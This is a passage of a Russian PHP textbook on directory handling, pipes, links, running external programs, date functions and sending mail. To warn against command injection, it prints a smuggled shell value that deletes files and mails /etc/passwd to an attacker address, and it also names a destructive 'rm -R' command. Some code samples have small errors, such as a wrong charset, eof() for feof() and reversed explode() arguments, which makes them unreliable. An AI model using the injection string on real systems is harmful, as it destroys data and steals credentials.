С каждым процессом (в частности, и с работающим сценарием) ассоциирован свой так называемый *текущий каталог*. Все действия по работе с файлами и каталогами осуществляются по умолчанию именно в ней. Например, если мы открываем файл, указав только его имя, PHP будет искать этот файл именно в текущем каталоге. Существуют также и функции, которые могут сделать текущим любой указанный каталог.

Манипулирование каталогами

Вот несколько полезных функций для работы с каталогами.

```
bool mkdir(string $name, int $perms)
```

Создает каталог с именем `$name` и правами доступа `$perms`. Права доступа для каталогов указываются точно так же, как и для файлов. Чаще всего значение `$perms` устанавливают равным `0770` (предваряющий ноль обязателен — он указывает PHP на то, что это — восьмеричная константа, а не десятичное число). Например:

```
mkdir("my_directory",0755); // создает подкаталог в текущем каталоге
mkdir("/data"); // создает подкаталог data в корневом каталоге
```

В случае успеха функция возвращает `true`, иначе — `false`. Необходимо заметить, что пользователь не может создать подкаталог в родительском каталоге, права на запись в который у него отсутствуют. Здесь точно такая же ситуация, как и с файлами.

Замечание

Вы, наверное, заметили, что атрибуты доступа `0770` означают "доступен для чтения, записи и исполнения для владельца и его группы". Что означает атрибут исполнения, установленный для каталога? Может быть, он разрешает пользователям запускать из него программы? А вот и нет. Право на "исполне-

ние" показывает, что пользователь сможет *просмотреть* содержимое каталога. Конечно, все это специфично для операционных систем семейства Unix.

```
bool rmdir(string $name)
```

Удаляет каталог с именем `$name`. В случае успеха возвращает `true`, иначе — `false`. Как всегда, действуют стандартные ограничения файловой системы на эту операцию.

```
bool chdir(string $path)
```

Сменяет текущий каталог на указанный. Если такого каталога не существует, возвращает `false`. Параметр `$path` может определять и относительный путь, задающийся от текущего каталога. Вот несколько примеров:

```
chdir("/tmp/data");    // переходим по абсолютному пути
chdir("./somathing"); // переходим в подкаталог текущего каталога
chdir("something");    // то же самое
chdir("..");           // переходим в родительский каталог
chdir("~/data");       // переходим в /home/ПОЛЬЗОВАТЕЛЬ/data (для Unix)
```

```
string getcwd()
```

Возвращает полный путь к текущему каталогу, начиная от "корня" (`/`). Если такой путь не может быть отслежен (это иногда бывает в Unix из-за того, что права на чтение для родительских каталогов могут быть сняты), вызов "проваливается" и возвращает `false`.

Замечание

Эта функция появилась в PHP совсем недавно. Так что если ее не окажется в вашей версии, обновите ее поскорее, либо напишите заменитель (что не так-то просто).

Работа с записями

Дальше описываются функции, которые позволяют узнать, какие объекты находятся в указанном каталоге. Например, с их помощью можно вывести содержимое текущего каталога. Механизм работы этих функций базируется примерно на тех же принципах, что и применяемых для файловых операций: сначала интересующий каталог открывается, затем из него производится считывание записей, и под конец каталог нужно закрыть. Правила интуитивно понятны и, наверное, хорошо вам знакомы.

```
int opendir(string $path)
```

Открывает каталог `$path` для дальнейшего считывания из него информации о файлах и подкаталогах и возвращает его идентификатор. Дальнейшие вызовы `readdir()` с идентификатором в параметрах будут обращены именно к этому каталогу. Функция возвращает `false`, если произошла ошибка.

```
string readdir(int $handle)
```

Считывает очередное имя файла или подкаталога из открытого ранее каталога с идентификатором `$handle` и возвращает его в виде строки. Порядок следования файлов в каталоге зависит от операционной системы — скорее всего, он будет совпадать с тем порядком, в котором эти файлы создавались, но не всегда. Вместе с именами подкаталогов и файлов будут также получены два специальных элемента: это `.` (ссылка на текущий каталог) и `..` (ссылка на родительский каталог). В подавляющем большинстве случаев нам нужно их игнорировать, что и сделано в примере из листинга 16.1 при помощи инструкции `continue`.

Замечание

PHP версии 3 позволял опускать параметр `$handle` — в этом случае, кажется, подразумевался последний открытый каталог. Сценарий "собирался с силами", "вздыхал" и… кое-как работал. PHP версии 4 более строг: в нем вы обязательно должны указывать параметр `$handle` для функции `readdir()`, в противном случае вам гарантированы сюрпризы.

В случае, если в каталоге все файлы уже считаны, функция возвращает ложное значение. Но не позволяйте себе привыкнуть к конструкции такого вида:

```
$d=opendir("somewhere");
while($e=readdir($d)) { . . .}
```

Она заставит цикл прерваться в его середине в случае обнаружения файла с именем "`0`", чего нам бы, конечно, не хотелось. Вместо этого пользуйтесь следующим методом:

```
$d=opendir("somewhere");
while(($e=readdir($d))!==false) { . . .}
```

Оператор `!==` позволяет точно проверить, была ли возвращена величина `false`.

```
void closedir(int $handle)
```

Закрывает ранее открытый каталог с идентификатором `$handle`. Не возвращает ничего. В принципе, можно и не закрывать каталоги, т. к. это делается автоматически при завершении программы, но лучше все-таки такой легкостью не обольщаться.

```
void rewinddir(int $handle)
```

"Перематывает" внутренний указатель открытого каталога на начало. После этого можно воспользоваться `readdir()`, чтобы заново начать считывать содержимое каталога.

Пример: печать дерева каталогов

В заключение приведу пример программы, которая рекурсивно распечатывает список всех каталогов (доступных сценарию) в вашей системе, начиная от корневого.

Листинг 16.1. Печать дерева каталогов в файловой системе


```
<?
// Функция распечатывает имена всех подкаталогов в текущем каталоге,
// выполняя рекурсивный обход. Параметр $level задает текущую
// глубину рекурсии.
function PrintTree($level=1)
{
  // Открываем каталог и выходим в случае ошибки
  $d=@opendir(".");
  if(!$d) return;
  while(($e=readdir($d))!==false) {
    // Игнорируем элементы .. и .
    if($e=='.'||$e=='..') continue;
    // Нам нужны только подкаталоги
    if(!@is_dir($e)) continue;
    // Печатаем пробелы, чтобы сместить вывод
    for($i=0; $i<$level; $i++) echo "  ";
    // Выводим текущий элемент
    echo "$e\n";
    // Входим в текущий подкаталог и печатаем его
    if(!chdir($e)) continue;
    PrintTree($level+1);
    // Возвращаемся назад
    chdir("..");
    // Отправляем данные в браузер, чтобы избежать видимости зависания
    // для больших распечаток
    flush();
  }
  closedir($d);
}

// Выводим остальной текст фиксированным шрифтом
echo "<pre>";
echo "/\n";
// Входим в корневой каталог и печатаем его
chdir("/");
PrintTree();
echo "</pre>";
?>
```

Сразу хочу предупредить, что результат работы этого сценария представляет собой довольно длинную распечатку. Кроме того, программа работает медленно, т. к. ей нужно будет обойти тысячи каталогов вашей системы.

Замечание

Последний факт делает метод рекурсивного обхода каталогов совершенно непригодным для автоматического построения карты сервера. В случае применения технологии кэширования информации между запусками сценариев для больших сайтов построение карты даже, скажем, раз в час, выглядит довольно плачевно. Как обойти эту трудность (фактически, используя кэш и разделенные вычисления) рассказано в *части V* этой книги.

Глава 17



Каналы и символические ссылки

Вообще-то, каналы и символические ссылки — совершенно разные вещи. Однако у меня есть по крайней мере два веских основания для того, чтобы сгруппировать их описания в одном месте.

- И то и другое сколько-нибудь результативно можно использовать лишь в системах на основе Unix, в других же операционных системах функции либо не реализованы, либо просто не работают.
- Примерно лишь один сценарий на PHP из тысячи может нуждаться в создании и использовании каналов и символических ссылок.

Каналы

Давайте начнем с каналов. Мы уже привыкли, что можем открыть какой-то файл для чтения при помощи `fopen()`, а затем читать или писать в него данные. Теперь представьте себе немного отвлеченную ситуацию: вы хотите из сценария запустить какую-то внешнюю программу (скажем, утилиту `mail` для отправки или приема почты). Вам нужен будет механизм, посредством которого вы могли бы передать этой утилите данные (например, E-mail и текст письма), а затем получить результат работы программы.

Можно, конечно, заранее сохранить данные для запроса в отдельном временном файле, затем запустить программу, передав ей этот файл в параметрах и направив результат в другой файл, а затем считать его и таким образом решить задачу. Этот способ вполне приемлем (хотя и несколько медлителен), если вы используете утилиту, которая работает не в режиме диалога (а только читает запрос и возвращает ответ). Однако, если после ответа программы-утилиты ей нужно будет послать какой-то другой запрос, не перезапускаясь, то задача становится на этом уровне неразрешимой. Как раз в такой ситуации и удобно использовать межпроцессные каналы. И вот как это работает.

```
// Запускаем процесс /bin/ls (параллельно работе сценария) в режиме
// чтения. Эта утилита Unix просто распечатывает содержимое текущего
// каталога, а ключ -l заставляет ее детализировать распечатку.
```

```
$fp=popen("/bin/ls -l","r");
// Теперь мы можем работать с $fp как с обычным файловым
// идентификатором. То есть выполнять функции чтения.
for($Lines=array(); !eof($fp);)
  $Lines[]=fgets($fp,1000);
// Не забудем также закрыть канал.
pclose($fp);
```

Теперь более подробно. По команде `popen()` запускается указанная в первом параметре программа, причем выполняется она параллельно сценарию. Соответственно, управление сразу возвращается на следующую строку, и сценарий не ждет, пока завершится наша утилита (в отличие от функции `system()`, которая будет вскоре рассмотрена). Второй параметр задает режим работы: чтение или запись, точно так же, как это делается в функции `fopen()`.

Внимание

Хочу обратить ваше внимание на то, что канал *нельзя* открыть в режиме одновременного чтения и записи. Что послужило этому причиной? Ответ на поставленный вопрос в деталях занял бы слишком много места, чтобы поместиться в этой книге, но в двух словах можно сказать так: из-за буферизации ввода-вывода реально возникновение ситуации, когда процесс-родитель будет находиться в режиме ожидания данных от запущенного сына, а сын — будет ждать данные от родителя. Таким образом, возникает состояние *взаимной блокировки*: оба процесса оказываются приостановлены. В общем случае эта проблема неразрешима, если у нас нет полного контроля над кодом процесса-сына.

Далее в нашем примере происходит вот что. Стандартный вывод утилиты (тот, который по умолчанию всегда является просто выводом на экран — да простят меня поклонники Unix, но все-таки так будет проще объяснить, не разъясняя, что такое перенаправление ввода-вывода и какую роль оно играет в этой ОС) прикрепляется к идентификатору `$fp`. Теперь все, что печатает утилита (а в нашем случае она печатает содержимое каталога), может быть прочитано при помощи обычных вызовов файловых функций чтения — `fgets()`, `fread()` и т. д.

Программа `ls` не ждет никакого ввода (однако в общем случае это далеко не всегда так), вот почему мы пользуемся только серией вызовов `fgets()`. После того, как "дело сделано", канал `$fp`, вообще говоря, нужно закрыть. Если он ранее был открыт в режиме записи, утилите "на том конце" передается, что ввод данных "с клавиатуры" завершен, и она может закончить свою работу.

Замечание

В PHP не существует функций, которые могли бы открывать канал к дочернему процессу в режиме чтения и записи.

Теперь, когда мы разобрались с каналами, давайте посмотрим, что предлагает нам PHP для работы с символическими ссылками.

Символические ссылки

Для начала (для тех, кто не знает) — что это такое? В системе Unix (да и в других ОС в общем-то тоже) довольно часто возникает необходимость иметь для одного и того же файла или каталога разные имена. При этом логично одно из имен назвать основным, а все другие — его псевдонимами. В терминологии Unix такие псевдонимы называются *символическими ссылками*.

Символическая ссылка — это просто бинарный файл специального вида, который содержит ссылку на основной файл. При обращении к такому файлу (например, открытию его на чтение) система "соображает", к какому объекту на самом деле запрашивается доступ, и "прозрачно его обеспечивает. Это означает, что мы можем использовать символические ссылки точно так же, как и обычные файлы (в частности, работают `fopen()`, `fread()` и т. д.) Однако иногда нужно бывает работать со ссылкой именно как со ссылкой (простите за тавтологию), а не как с файлом. Для этого и существуют перечисленные ниже функции PHP.

```
string readlink(string  $linkname)
```

Возвращает имя основного файла, с которым связан его синоним `$linkname`. Это бывает полезно, если вы хотите узнать основное имя файла, чтобы, например, удалить сам файл, а не ссылку на него. В случае ошибки функция возвращает значение "ложь".

```
bool symlink(string $target, string $link)
```

Эта функция создает символическую ссылку с именем `$link` на объект (файл или каталог), заданную в `$target`. В случае "провала" функция возвращает `false`.

```
array lstat(string $filename)
```

Функция полностью аналогична вызову `stat()`, за исключением того, что если `$filename` задает не файл, а символическую ссылку, будет возвращена информация именно об этой ссылке (а не о файле, на который она указывает, как это делает `stat()`).

```
int linkinfo(string $linkname)
```

Функция возвращает значение поля "устройство" из результата, выдаваемого функцией `lstat()`, которую мы рассматривали выше. Ее обычно задействуют, если хотят определить, существует ли еще объект, на который указывает символическая ссылка в `$linkname`. Я предпочитаю пользоваться для этого вызовом `stat()`, т. к., по-моему, ее название несколько более "читабельно".

Нужно добавить, что можно совершенно спокойно удалять символические ссылки, не опасаясь за содержимое основного файла. Это делается обычным способом — например, вызовом `unlink()` или `rmdir()`.

Жесткие ссылки

И в конце этой главы я хочу рассмотреть еще один вид ссылок — жесткие ссылки. Оказывается, создание символической ссылки — не единственный способ задать для одного файла несколько имен. Главный недостаток символических ссылок, как вы, наверное, уже догадались, — существование основного имени файла, на которое все и ссылаются. Попробуйте удалить этот файл — и вся "паутина" ссылок, если таковая имелась, развалится на куски. Есть и другой недостаток: открытие файла, на который указывает ссылка, происходит несколько медленнее, т. к. системе нужно проанализировать содержимое ссылки и установить связь с "настоящим" файлом. Особенно это чувствуется, если одна ссылка указывает на другую, та — на третью и т. д. уровней на 10.


Жесткие ссылки позволяют вам иметь для одного файла несколько совершенно равноправных имен, причем доступ по ним осуществляется одинаково быстро. При этом, если одно из таких имен будет удалено (например, при помощи `unlink()`), то сам файл удалится только в том случае, если данное имя было последним, и других имен у файла нет. Сравните с символическими ссылками, удаляя которые файл испортить нельзя.

Зарегистрировать новое имя у файла (то есть создать для него жесткую ссылку) можно с помощью функции `link()`. Ее синтаксис полностью идентичен функции `symlink()`, да и работает она по тем же правилам, за исключением того, что создает не символическую, а жесткую ссылку. Фактически, вызов `link()` — это почти то же, что и `rename()`, только старое имя файла не удаляется, а остается.

Замечание

Напоминаю, работает это все только в Unix, но не в Windows. И почему только до таких вещей не додумались парни из Microsoft?..

Глава 18



Запуск внешних программ

Функции запуска внешних программ в PHP востребуются достаточно редко. Их "непопулярность" объясняется прежде всего тем, что при использовании PHP программист получает в свое распоряжение почти все возможности, которые могут когда-либо понадобиться, в частности, почтовые функции, на которые приходится львиная доля вызовов внешних программ в других языках — например, в Perl. Тем не менее, в числе стандартных функций языка присутствует полный набор средств, предназначенных для запуска программ и утилит операционной системы.

```
string system(string $command [,int& return_var])
```

Эта функция, как и ее аналог в Си, запускает внешнюю программу, имя которой передано первым параметром, и выводит результат работы программы в выходной поток, т. е. в браузер. Последнее обстоятельство сильно ограничивает область применения функции.

Замечание

Впрочем, задействуя функции перенаправления вывода, мы все-таки можем получить и обработать то, что выдала нам запущенная программа, но стоит ли игра свеч? Может быть, лучше воспользоваться более подходящими средствами?

Если функции передан также второй параметр — переменная (именно переменная, а не константа!), то в нее помещается код возврата вызванного процесса. Ясно, что это требует от PHP ожидания завершения запущенной программы — так он и поступает в любом случае, даже если последний параметр не задан.

Внимание

Не нужно и говорить, что при помощи этой функции можно запускать только те команды, в которых вы абсолютно уверены. В частности, *никогда* не передавайте функции `system()` данные, пришедшие из браузера пользователя (предварительно не обработав их) — это может нанести серьезный урон вашему серверу, если злоумышленник запустит какую-нибудь разрушительную утилиту — например, `rm -R ~/`, которая быстро и "без лишних слов" очистит весь ваш каталог.

Как уже упоминалось, выходной поток данных программы направляется в браузер. Если вы хотите этого избежать, воспользуйтесь функциями `popen()` или `exec()`. Если же вы, наоборот, желаете, чтобы выходные данные запущенной программы попали прямиком в браузер и никак при этом не исказились (например, вы вызываете программу, выводящую в стандартный выходной поток какой-нибудь GIF-рисунок), в этом случае в самый раз будет функция `PassThru()`.

```
string exec(string $command [,list& $array] [,int& $return_var])
```

Функция `exec()`, как и `system()`, запускает указанную программу или команду, однако, в отличие от последней, она ничего не выводит в браузер. Вместо этого функция возвращает последнюю строку из выходного потока запущенной программы и, если задан параметр `$array` (который обязательно должен быть переменной), то он заполняется списком строк в выходном потоке — по одной строке на элемент.

Замечание

Если массив уже содержал какие-то данные перед вызовом `exec()`, новые строки просто добавляются в его конец, а не заменяют старое содержимое массива. Учитывайте это в своих программах, иначе нетрудно получить очень нетривиальную ошибку.

Как и в функции `system()`, при задании параметра-переменной `$return_var` код возврата запущенного процесса будет помещен в эту переменную. Так что функция `exec()` тоже дожидается окончания работы нового процесса и только потом возвращает управление в PHP-программу.

```
string EscapeShellCmd(string $command)
```

Помните, мы говорили о том, что нельзя допускать возможности передачи данных из браузера пользователя (например, из формы) в функции `system()` и `exec()`? Если это все же нужно сделать, то данные должны быть соответствующим способом обработаны: например, можно защитить все специальные символы обратными слэшами, и т. д. Это и делает функция `EscapeShellCmd()`. Чаще всего ее применяют примерно в таком контексте:

```
system("cd ".EscapeShellCmd($to_directory));
```

Здесь переменная `$to_directory` пришла от пользователя — например, из формы или Cookies. Давайте посмотрим, как злоумышленник может стереть все данные на вашем сервере, если вы по каким-то причинам забудете про `EscapeShellCmd()`, написав следующий код:

```
system("cd $to_directory"); // Никогда так не делайте!
```

Задав такое значение для `$to_directory`:

```
~; rm -R *; sendmail hacker@domain.com </etc/passwd
```

разрушитель добьется своего разрушительного результата, а заодно и пошлет себе по почте файл `/etc/passwd`, который в Unix-системах содержит данные об именах и паролях пользователей.


```
string PassThru(string $command [,int& $return_var])
```

Эта функция запускает указанный в ее первом параметре процесс и весь его вывод направляет прямо в браузер пользователя, один-в-один. Она может пригодиться, если вы воспользовались какой-нибудь утилитой для генерации изображений "на лету", оформленной в виде отдельной программы (в PHP есть гораздо более мощные встроенные функции для работы с изображениями, которые работают быстрее, поэтому я не рекомендую вам применять `PassThru()` даже в подобных целях). Давайте рассмотрим пример использования этой функции:

```
Header("Content-type: image/jpeg");
PassThru("cat my_image.jpg");
```

Функция `Header()`, которую мы рассмотрим в другой главе, сообщает браузеру пользователя, что данные поступят в графическом формате JPEG, а последующий вызов утилиты `cat` с параметром — именем файла с рисунком — заставляет систему "распечатать" файл в браузер пользователя.

Глава 19



Работа с датами и временем

В PHP присутствует полный набор средств, предназначенных для работы с датами и временем в различных форматах. Дополнительные модули (входящие в дистрибутив PHP) позволяют также работать с календарными функциями и календарями различных народов мира. Мы рассмотрим только самые популярные из этих функций.

Представление времени в формате timestamp

```
int time()
```

Возвращает время в секундах, прошедшее с полуночи 1 января 1970 года по Гринвичу до настоящего момента. Этот формат данных принят в Unix как стандартный: в частности, время последнего изменения файлов указывается именно в таком формате (как вы, возможно, помните по описанию функции `file_mtime()`). Вообще говоря, почти все функции по работе со временем имеют дело именно с таким его представлением (которое называется *timestamp*). То есть представление "количество секунд с 1 января 1970 года весьма универсально и, что главное, — удобно.

Примечание

На самом-то деле, timestamp не отражает реальное (астрономическое) число секунд с 1 января 1970 года, а немного отличается от него. Впрочем, это нисколько не умаляет преимущества от его использования.

```
string microtime()
```

Возвращает строку в формате: "`микросекунды секунды`", где секунды — то, что возвращается функцией `time()`, а микросекунды — дробная часть секунд, служащая для более точного измерения промежутков времени. Эта функция работает только в системах, которые поддерживают системный вызов `gettimeofday()`, т. е. практически во всех.

Замечание

С функцией `microtime()` связано одно недоразумение. Дело в том, что миллисекунды в различных ОС выглядят по-разному. Например, в Unix это действительно число микросекунд, а в Windows — непонятное значение, связанное неизвестно с чем. Возможно, оно все же несет какой-то смысл, но мне до него "докопаться", увы, не удалось.

```
int mktime([int $hour] [,int $minute] [,int $second] [,int $month]
           [,int $day] [,int $year])
```

До сих пор мы рассматривали функции, которые преобразуют формат timestamp в представление, удобное для человека. Существует всего одна функция, которая проводит обратное преобразование — `mktime()`. Как мы видим, все ее параметры необязательны, но пропускать их можно, конечно же, только справа налево. Если какие-то параметры не заданы, на их место подставляются значения, соответствующие текущей дате. Функция возвращает значение timestamp, соответствующее указанной дате.

Правильность даты, переданной в параметрах, не проверяется. В случае некорректной даты ничего особенного не происходит — функция "делает вид", что это ее не касается, и формирует соответствующий timestamp. Для иллюстрации рассмотрим три вызова (два из них — с ошибочной датой), которые тем не менее возвращают один и тот же результат:

```
echo date("M-d-Y", mktime(0,0,0,1,1,1998));   // правильная дата
echo date("M-d-Y", mktime(0,0,0,12,32,1997)); // неправильная дата
echo date("M-d-Y", mktime(0,0,0,13,1,1997));  // неправильная дата
```

Легко убедиться, что выводятся три одинаковых числа.

Работа с датами

```
string date(string $format [,int $timestamp])
```

Эта функция крайне полезна и весьма универсальна. Она возвращает строку, отформатированную в соответствии с параметром `$format` и сформированную на основе параметра `$timestamp` (если последний не задан — то на основе текущей даты). Строка формата может содержать обычный текст, перемежаемый одним или несколькими символами форматирования:

- `U` — количество секунд, прошедших с полуночи 1 января 1970 года;
- `z` — номер дня от начала года;
- `Y` — год, 4 цифры;
- `y` — год, 2 цифры;
- `F` — название месяца, например, `January`;

- `m` — номер месяца;
- `M` — название месяца, трехсимвольная аббревиатура, например, `Jan`;
- `d` — номер дня в месяце, всегда 2 цифры (первая может быть 0);
- `j` — номер дня в месяце без предваряющего нуля;
- `w` — день недели, 0 соответствует воскресенью, 1 — понедельнику, и т. д.;
- `l` — день недели, текстовое полное название, например, `Friday`;
- `D` — день недели, английское трехсимвольное сокращение, например, `Fri`;
- `a` — `am` или `pm`;
- `A` — `AM` или `PM`;
- `h` — часы, 12-часовой формат;
- `H` — часы, 24-часовой формат;
- `i` — минуты;
- `s` — секунды;
- `S` — английский числовой суффикс (`nd`, `th` и т. д.).

Те символы, которые не были распознаны как форматирующие, подставляются в результирующую строку "как есть". Впрочем, не советую этим злоупотреблять, поскольку довольно мало английских слов не содержат ни одной из перечисленных выше букв.

Как видите, набор символов форматирования весьма и весьма богат. Вот пример применения функции `date()`:

```
echo date("l dS of F Y h:i:s A");
echo date("Сегодня d.m.Y");
echo date("Этот файл датирован d.m.Y",filectime("myfile"));
```

Остается еще отметить, что формат выдачи для таких символов, как `F` (название месяца), зависит от текущих настроек локали (*см. функцию* `setlocale()`) и вполне может быть названием месяца на родном языке пользователя.

```
int checkdate(int $month, int $day, int $year)
```

Эта функция проверяет, существует ли дата, переданная ей в параметрах: вначале ищется месяц, затем — день, и, наконец, — год. Конкретнее, `checkdate()` проверяет следующее:

- год должен быть между 1900 и 32 767 включительно;
- месяц обязан принадлежать диапазону от 1 до 12;
- число должно быть допустимым для указанного месяца и года (если год високосный).

Функция очень полезна, например, при автоматическом формировании HTML-календарика для указанного месяца и года. В самом деле, мы можем определить, какие числа в месяце "не существуют", и для них вместо номера проставить пустое место.

```
array getdate(int $timestamp)
```

Возвращает ассоциативный массив, содержащий данные об указанном времени. В массив будут помещены следующие ключи и значения:

- `seconds` — секунды;
- `minutes` — минуты;
- `hours` — часы;
- `mday` — число;
- `wday` — день недели, число;
- `mon` — номер месяца;
- `year` — год;
- `yday` — номер дня с начала года;
- `weekday` — полное название дня недели, например, Friday;
- `month` — полное название месяца, например, January.

В общем-то, всю эту информацию можно получить и с помощью функции `date()`, но тут разработчики PHP предоставляют нам альтернативный способ.

Григорианский календарь

Григорианский календарь — это как раз тот самый календарь, который мы постоянно используем в своей жизни. В России он был введен Петром I в 1700 году.

Описываемые далее три функции представляют большой интерес, если вам понадобится автоматически формировать календари в сценариях. Все они имеют дело с так называемым Julian Day Count (JDC). Что это такое?

Каждой дате соответствует свой JDC. Ведь, фактически, JDC — это всего лишь число дней, прошедших с определенной даты (кажется, где-то с 4714-го года до нашей эры).

Зачем это нужно? Например, нам заданы две даты в формате "дд.мм.гггг". Нужно вычислить количество дней между этими датами. Поставленная задача как раз легко решается через перевод обеих дат в JDC и определение разности получившихся величин.

```
int GregorianToJD(int $month, int $day, int $year)
```

Преобразует дату в формат JDC. Допустимые значения года для григорианского календаря — от 4714 года до нашей эры до 9999 года нашей эры.

```
string JDToGregorian(int $julianday)
```

Преобразует дату в формате JDC в строку, выглядящую как `месяц/число/год`. Наверняка затем вы захотите разбить эту строку на составляющие, чтобы работать с ними по отдельности. Для этого воспользуйтесь функцией `explode()`:

```
$jd = GregorianToJD(10,11,1970);
echo "$jd<br>\n";
$gregorian = JDToGregorian($jd);
echo "$gregorian<br>\n";
$list=explode($gregorian,"/");
```


```
mixed JDDayOfWeek(int $julianday, int $mode)
```

Последняя функция этой серии — `JDDayOfWeek()` — тоже совершенно незаменима: она возвращает день недели, на который приходится указанная JDC-дата. Фактически, это единственное, чего нам не хватало бы для формирования календарика. Параметр `$mode` задает, в каком виде должен быть возвращен результат:

- `0` — номер дня недели (0 — воскресенье, 1 — понедельник, и т. д.);
- `1` — английское название дня недели;
- `2` — сокращение английского названия дня недели.

В PHP существует еще множество функций для работы с другими календарями — в том числе с Республиканским, Юлианским и т. д. Объем книги не позволяет привести здесь их описания.

Глава 20



Посылка писем через PHP

Одно из самых мощных средств PHP — возможность автоматической посылки писем по электронной почте, минуя использование внешних программ и утилит. Функция отсылки встроена в PHP. С нее мы и начнем.

Функция отправки письма

```
bool mail(string $to, string $subject, string $msg [,string $headers])
```

Функция `mail()` посылает сообщение с телом `$msg` (это может быть "многострочная строка", т. е. переменная, содержащая несколько строк, разделенных символом перевода строки) по адресу `$to`. Можно задать сразу нескольких получателей, разделив их адреса пробелами в параметре `$to`. Пример:

```
mail("rasmus@lerdorf.on.ca ca.ok@oklab.ru,
     "My Subject",
     "Line 1\nLine 2\nLine 3"
);
```

В случае, если указан четвертый параметр, переданная в нем строка вставляется между концом стандартных почтовых заголовков (таких как `To`, `Content-type` и т. д.) и началом текста письма. Обычно этот параметр используется для задания дополнительных заголовков письма. Пример:

```
mail("ssb@guardian.no dk@dizain.ru",
     "the subject",
     "Line 1\nLine 2\nLine 3",
     "From: webmaster@$SERVER_NAME\n".
     "Reply-To: webmaster@$SERVER_NAME\n".
     "X-Mailer: PHP/" . phpversion()
);
```

Необходимо добавить, что этот пример довольно-таки неказист. Гораздо лучше было бы включить указанные заголовки прямо в тело письма `$msg` (в начало тела), отделив их от самого письма пустой строкой (прямо как в стандарте HTTP). То же самое применимо и к параметру `$subject`: лучше задавать в нем всегда пустую строку и ука-

зывать заголовок Subject в самом письме. Всегда старайтесь поступать таким образом. Далее будет ясно, зачем.

Проблема с кодировками

Думаю, не надо напоминать, что русских кодировок существует великое множество. Поэтому от того, насколько умело вы перекодируете письмо перед его отсылкой, зависит, прочтет ли его получатель или, махнув рукой, отправит в корзину, даже не попытавшись установить в своем почтовом клиенте нужную кодировку. Эта глава как раз и призвана раз и навсегда решить проблему кодировок. Если вы воспользуетесь советами, изложенными в ней, ваши письма всегда будут читаемыми.

Посылка в указанной кодировке

Сначала давайте договоримся об одном соглашении: функции mail() передавать только адрес получателя и текст письма. Ни заголовков, ни темы — и то и другое должно присутствовать в самом письме. Например:

```
$message=
"From: Лист рассылки
To: Иванов Иван Иванович
Subject: Пробная рассылка
Content-type: text/plain; charset=windows-1825

Уважаемый товарищ! Это письмо послано почтовым роботом.
Всего хорошего!";
Mail("ivanov@ivan.ivanovich.ru","",$message);
```

Обратите внимание на заголовок Content-type (в некоторых системах он обязательно должен стоять последним — проверьте это экспериментально). Он задает, что, во-первых, письмо доставляется как простой текст (text/plain), а во-вторых, что его кодировка — Windows. Теперь письмо всегда можно будет прочитать, даже если почтовая программа клиента по умолчанию настроена на китайскую кодировку.

Примечание

И почему некоторые программы так не делают, а посылают письма без указания их кодировки? Неужели им жалко лишнего десятка байтов для названия кодировки?

Обратите внимание на то, что тело письма отделяется от заголовков пустой строкой, с тем, чтобы почтовая программа могла понять, где кончаются заголовки и начинается тело.

Динамическая смена кодировки

Приведенное в предыдущем примере письмо можно будет прочитать в 90% существующих почтовых программ. Для "удовлетворения" остальных желательно посылать письма не в Windows-кодировке, а в KOI-8R. Для перекодирования можно воспользоваться уже известной нам функцией `convert_cyr_string()`. И, конечно, нужно в `Content-type` заменить `charset` на `koi8-r`. Вот что у нас получится:

```
$message=
"From: Лист рассылки
To: Иванов Иван Иванович <ivanov@ivan.ivanovich.ru>
Subject: Пробная рассылка
Content-type: text/plain; charset=koi8-r

Уважаемый товарищ! Это письмо послано почтовым роботом.
Всего хорошего!";
$message=convert_cyr_string($message,"w","k");
Mail("ivanov@ivan.ivanovich.ru","",$message);
```

Теперь вы понимаете, почему я говорил о том, чтобы все заголовки и `Subject` находились внутри тела письма? Этим мы достигаем того, что одной командой `convert_cyr_string()` перекодируется сразу все письмо, включая поля `From`, `To`, `Subject` и др. Иначе пришлось бы применять эту функцию дополнительно для перекодировки параметров `$subject` и `$headers`...

Проблема с заголовками

Есть одна проблема, возникающая при подобном использовании заголовка `Content-type`. Дело в том, что существуют почтовые программы, которые понимают заголовок `Content-type`, но не понимают русский текст в поле `Subject`, если это поле стоит до `Content-type`. В то же время, другие почтовые клиенты обязывают нас задавать `Content-type` последним заголовком в списке. Чтобы обойти этот заколдованный круг, проще всего разместить поле `Content-type` сразу в двух местах — перед первым и после последнего заголовка:

```
$message=
"Content-type: text/plain; charset=koi8-r
From: Лист рассылки
To: Иванов Иван Иванович <ivanov@ivan.ivanovich.ru>
Subject: Пробная рассылка
Content-type: text/plain; charset=koi8-r
Уважаемый товарищ! Это письмо послано почтовым роботом.
Всего хорошего!";
$message=convert_cyr_string($message,"w","k");
Mail("ivanov@ivan.ivanovich.ru","",$message);
```

Да, это может показаться весьма искусственным приемом, но зато работает "на ура". Теперь вы можете быть уверены, что ваше письмо прочитает любой пользователь (особенно если оно послано в кодировке KOI8), даже если его почтовая программа вообще не настроена ни на какую кодировку. Можете похвастать этим достижением перед начальством, предложив ему поставить у себя в Outlook Express по умолчанию японскую кодировку, а затем попросив принять письмо, сгенерированное роботом по указанной схеме.

Перспективы: создание "умной" функции для отправки писем

Возможно, вам уже пришла в голову идея сделать универсальную функцию для рассылки писем — чтобы она сама добавляла к полю `To` в письме E-mail в угловых скобках (как в примере выше), проставляла нужную кодировку у письма (которая задается в параметрах при вызове функции), ну и т. д. Это вполне осуществимо. Функция может выглядеть, например, так:

```
bool PostMail(string $ToAddress, string $Encode, string $Message)
```


Посылает письмо `$Message` по адресу `$ToAddress`, перекодировав его предварительно в кодировку, заданную в `$Encode`. Параметр `$Encode` может принимать следующие значения:

- `w` — Windows
- `k` — KOI8-R
- `m` — Mac
- `i` — Iso Latin
- `t` — Translit

